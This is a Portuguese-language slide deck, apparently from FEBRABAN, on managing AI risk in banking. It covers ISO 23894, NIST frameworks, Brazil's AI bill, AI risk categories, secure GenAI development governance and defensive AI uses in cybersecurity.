Este material foi elaborado de acordo com as diretrizes da ISO e NIST, bem como foram considerado os requisitos de segurança da informação relacionados ao tema de acordo com as normas e frameworks apresentados abaixo:

ISO 23894



- Princípios da Gestão de Riscos em IA
- Framework
- Processo de Gestão de Risco

PL 2.338/2023



- Marco Regulatório da IA no Brasil
  - Senado aprovou o Projeto de Lei 2.338/2023
  - Passará para a Câmara dos Deputados

NIST CSF



- ID.AM-08: Sistemas, hardware, software, serviços e dados são gerenciados ao longo de seus ciclos de vida.
- PR.DS: A confidencialidade, integridade e disponibilidade dos dados são protegidas.
- DE.CM-01: Redes e serviços de rede são monitorados para encontrar eventos potencialmente adversos.
- DE.AE-02: Eventos potencialmente adversos são analisados para entender melhor as atividades associadas.
- DE.AE-03: Informações são correlacionadas de múltiplas fontes.
- RS.AN-03: Análises são realizadas para estabelecer o que ocorreu durante um incidente e a causa raiz do incidente.

NIST AI RMF



1. Framing Risk
2. Audience
3. AI Risks and Trustworthiness
4. Effectiveness of the AI RMF
5. AI RMF Core
6. AI RMF Profiles

# Sumário

# Sumário

FEBRABAN

- 1 | Introdução e Contexto
- 2 | Casos reais
- 3 | Gestão de Risco em IA
- 4 | Framework NIST AI RMF
- 5 | Boas Práticas em IA
- 6 | Considerações Finais



# Introdução e contexto

# Introdução e contexto

A inteligência artificial é um ramo da ciência da computação, que visa o desenvolvimento de sistemas capazes de realizar tarefas que normalmente exigem inteligência humana. Esses sistemas são projetados para simular algumas características do pensamento humano, como aprendizado, raciocínio, resolução de problemas, reconhecimento de padrões, dentre outros.

## História da Inteligência Artificial (IA)


1940

“máquinas que  
imitam a  
inteligência  
humana”

Regras lógicas em  
algoritmos  
específicos para  
solucionar  
problemas

Os algoritmos de Redes Neurais Artificiais (RNA), Computação Evolutiva (algoritmos genéticos) e Lógica Fuzzy fizeram parte das técnicas de implementação da IA. O Machine Learning (Aprendizagem de Máquina), atualmente muito associado ao Big Data e ao Analytics, foi defendido por T. Mitchell em 1997 e surgiu dos sistemas baseados em conhecimento da IA clássica. O grande desafio é desenvolver sistemas capazes de aprender:

- Por si mesmos, através de experiências e comportamentos passados (aprendizagem não supervisionada)
- Por meio de entrada de mapas de dados (aprendizagem supervisionada)




## Machine Learning

Machine learning (ML) ou aprendizado de máquina, é uma área da inteligência artificial (IA) que permite que sistemas aprendam e melhorem de forma autônoma. O ML usa algoritmos para analisar grandes quantidades de dados, identificar padrões e correlações, e tomar decisões com base nessas análises.



## Visão computacional

A visão computacional é uma área de pesquisa que combina inteligência artificial, aprendizado de máquina, processamento de imagens e outras técnicas, para ensinar máquinas a realizarem interpretação de imagem e informações visuais



## NLP

Natural Language Processing (Processamento de Linguagem Natural) é uma área da Inteligência Artificial (IA) que permite que os dispositivos tecnológicos compreendam a linguagem humana e respondam às suas demandas, traduzindo informações verbais ou escritas para formatos digitais




## Sistemas Inteligentes

Sistemas inteligentes são plataformas tecnológicas que simulam a capacidade racional do ser humano de resolução de problemas e tomada de decisões.

# Principais usos das aplicações de IA pelos bancos

FEBRABAN



# Casos Reais

# Casos Reais

FEBRABAN



Exame

## Deepfakes superam ataques cibernéticos como principal uso malicioso de IA, aponta DeepMind

O uso de inteligência artificial (IA) para criar deepfakes que imitam políticos e celebridades é mais prevalente do que o uso da IA para...

25 de jun. de 2024



## IA foi utilizada em mais de 50% dos ataques recentes contra empresas brasileiras

Com textos melhores, credenciais forjadas e imagens ou vozes geradas por deepfake, criminosos estão sobrecarregando as equipes de TI.

2 de mai. de 2024



## Especialistas apontam IA como arma para proteger sistemas de hackers sofisticados

A inteligência artificial (IA) está reformulando o campo da cibersegurança, com avanços importantes na detecção de ameaças e na proteção de...

25 de jun. de 2024

# Principais Riscos

Os riscos existentes relacionados à inteligência artificial podem ocorrer durante o ciclo de vida da IA (design, desenvolvimento, implantação, operação, treinamento ou descomissionamento). Em muitos casos os riscos relacionados à IA podem envolver comportamento humano. Os casos de vulnerabilidades podem envolver modelos ou sistemas arquitetônicos, mecanismos de treinamento ou arquivamento, tipos de dados usados, níveis de modelo de acesso ou disponibilidade, e aplicações ou contextos de casos de uso.

## Confabulação

Produção de informações errôneas ou de falso conteúdo

## Conteúdo de ódio, ilegal ou perigoso

Produção de conteúdo violento, explícito ou com condutas ilegais

## Data Privacy

Impactos causados por vazamento, uso não autorizado ou corrompimento de dados sensíveis

## Preconceitos prejudiciais

Podem ser causados por errônea performance devido à dados não representativos de grupos sociais, questões históricas e discriminação

## Configurações Humanas-IA

Podem gerar defeitos ou informações incorretas de configuração

## Integridade da informação

Pode ser afetada ou corrompida por informações incorretas ou opiniões

## Propriedade Intelectual

Compartilhamento, plágio ou apropriação de conteúdo sem autorização e busca de fontes e origem de material

## Conteúdo abusivo, obsceno ou explícito

Envolvendo casos de imagens compartilhadas sem autorização

## Segurança da Informação

Exposição à vulnerabilidades e possíveis ameaças cibernéticas


# Gestão de Risco em IA

## Gestão de Riscos

Definir uma estratégia de uso de IA inclui determinar a integridade dos sistemas de IA contra atores mal-intencionados e a capacidade de defesa contra ameaças cibernéticas.

A estratégia de IA deve promover a implementação segura e protegida de IA e de produtos GenAI, incluindo ferramentas de desenvolvimento e suporte à equipe de desenvolvimento.

## Etapas de Gestão de Riscos




# Gestão de Risco em IA

FEBRABAN



# Cibersegurança no desenvolvimento de GenAI

FEBRABAN



# Princípios Fundamentais

## Pessoas

O "fator humano" é decisivo para a segurança da IA. O treinamento é vital para ajudar os membros da equipe a entenderem os riscos, as melhores práticas e a lógica por trás dos controles.

Os treinamentos devem incluir diretrizes sobre dados permitidos nas ferramentas GenAI para proteger a propriedade intelectual e cumprir as regulamentações de dados.

Um ponto importante é que de acordo com o [relatório da Snyk](#), mais da metade dos usuários de IA encontraram vulnerabilidades nos códigos gerados por estas Inteligências Artificiais. Além disso, observa-se que muitos desenvolvedores que usam GenAI confiam por muitas vezes, mais nos códigos gerados por IA do que em seus próprios códigos gerados "manualmente". Sendo assim, há chances de um desenvolvedor replicar um código vulnerável em suas instituições, e para mitigar esse ponto é importante fornecer orientações claras sobre as políticas de uso de ferramentas de IA para codificação.

## Processo

As organizações devem considerar como atualizar seus processos e políticas, de forma a acomodar o uso crescente de ferramentas de GenAI no desenvolvimento, sem comprometer a segurança da empresa.

As ferramentas GenAI permitem um ritmo rápido de desenvolvimento, o que pode afetar significativamente a eficácia dos processos de segurança de aplicativos (AppSec) existentes. Além de processos e políticas que governam o uso do GenAI, deve-se considerar as seguintes recomendações para escalar componentes-chave do programa de AppSec, para atender à demanda aumentada pelo desenvolvimento com GenAI:

- Comunicação
- Orientação sobre falsos positivos
- Priorização de vulnerabilidades

## Governança

A governança eficaz é essencial no campo de mudanças rápidas envolvendo GenAI. Essa governança envolve validação rigorosa de segurança, implementação de políticas de segurança preparadas para IA e instalação de ferramentas de segurança antes de implantar o GenAI para desenvolvimento.


As organizações devem estabelecer políticas programáticas para evitar a aceitação precipitada e acrítica de código gerado por IA e garantir que o código gerado passe por revisão. As políticas internas sobre o uso de ferramentas GenAI para desenvolvimento devem abordar:

- Definição clara de casos de uso aceitáveis
- Seleção e uso de dados
- Privacidade e segurança de dados
- Requisitos de conformidade
- Atualizações regulares

# Aplicação de Testes em Sistemas Inteligentes

FEBRABAN

Testar sistemas de inteligência artificial (IA) é uma tarefa fundamental para garantir que estes funcionem corretamente, de forma ética, segura e eficaz. Alguns possíveis testes a serem aplicados são:



# Desenvolvimento Seguro com IA

# Desenvolvimento de Segurança com IA

O desenvolvimento de Segurança com a IA se trata da aplicação de técnicas de Inteligência Artificial (IA) visando a robustez e melhora da segurança cibernética e proteção de sistemas e dados contra ameaças emergentes. Aqui estão os principais aspectos do Desenvolvimento de Segurança com IA:

## Detecção e Respostas de Ameaças

A IA pode ser treinada para identificar comportamentos anômalos e suspeitos dentro das redes ou sistemas. Em alguns casos, a IA pode não apenas detectar um ataque, mas também tomar medidas imediatas para mitigar a ameaça. Além disso, os Sistemas Inteligentes podem ser usados para analisar grandes volumes de logs e eventos gerados por sistemas de segurança, buscando comportamentos fora do padrão.

## Prevenção de Ameaças

Sistemas de IA podem aprimorar a autenticação de usuários, detectando comportamentos anômalos e aprimorando os processos de verificação de identidade, além de analisar comportamento de código através de Machine Learning sendo capaz de identificar e bloquear malwares antes que eles causem danos; A IA pode ser usada para prever ataques cibernéticos com base em padrões históricos e dados atuais.

## Fortalecimento de Criptografia

Os algoritmos de IA podem ser aplicados para melhorar e fortalecer os métodos de criptografia, criando sistemas mais robustos para proteger dados sensíveis.

## Análise de Vulnerabilidades

A IA pode ser utilizada para realizar testes de penetração automatizados para checar por possíveis vulnerabilidades no sistema, além de serem ser aplicados para analisar automaticamente grandes bases de código buscando falhas.

## Aprimoramento de SIEM

Pode-se utilizar a IA para realizar uma análise mais inteligente de grandes volumes de dados de segurança em tempo real e priorizando alertas e possíveis vulnerabilidades, além de analisar o comportamento de usuários dentro do sistema observando comportamentos incomuns.

## Resposta de Incidentes

A IA pode automatizar a resposta a incidentes de segurança tomando decisões rápidas para mitigar danos e ameaças, além de atuar diretamente no processo pós incidente, ao analisar o sistema e buscar a causa raiz ou vulnerabilidade de origem de ataque e elaborar relatórios.



